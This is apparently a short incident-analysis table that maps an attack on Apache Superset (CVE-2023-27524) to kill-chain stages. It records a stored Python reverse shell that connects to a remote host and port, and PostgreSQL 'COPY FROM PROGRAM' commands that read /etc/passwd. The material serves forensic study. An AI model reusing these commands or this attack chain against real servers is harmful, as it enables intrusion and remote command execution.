Weaponization	The attacker prepared malicious SQL statements and a Python reverse shell payload.	Recovered SQL queries and serialized reverse shell payload.
Delivery	Malicious requests were delivered to the vulnerable Apache Superset application.	Exploitation activity associated with CVE-2023-27524.
Exploitation	The vulnerability was abused to gain unauthorized access and execute arbitrary SQL queries.	Unauthorized access to SQL Lab and execution of attacker-controlled queries.
Installation	A Python reverse shell payload was stored within the application's database.	`UPDATE key_value SET value='\x...'` query containing the serialized payload.
Command and Control	The recovered payload was configured to establish a connection to a remote host.	Reverse shell configured to connect to `192.168.194.129:4242`.
Actions on Objectives	The attacker executed operating system commands and accessed local system information.	`COPY FROM PROGRAM 'ls /etc/passwd'` and `COPY FROM PROGRAM 'cat /etc/passwd'`.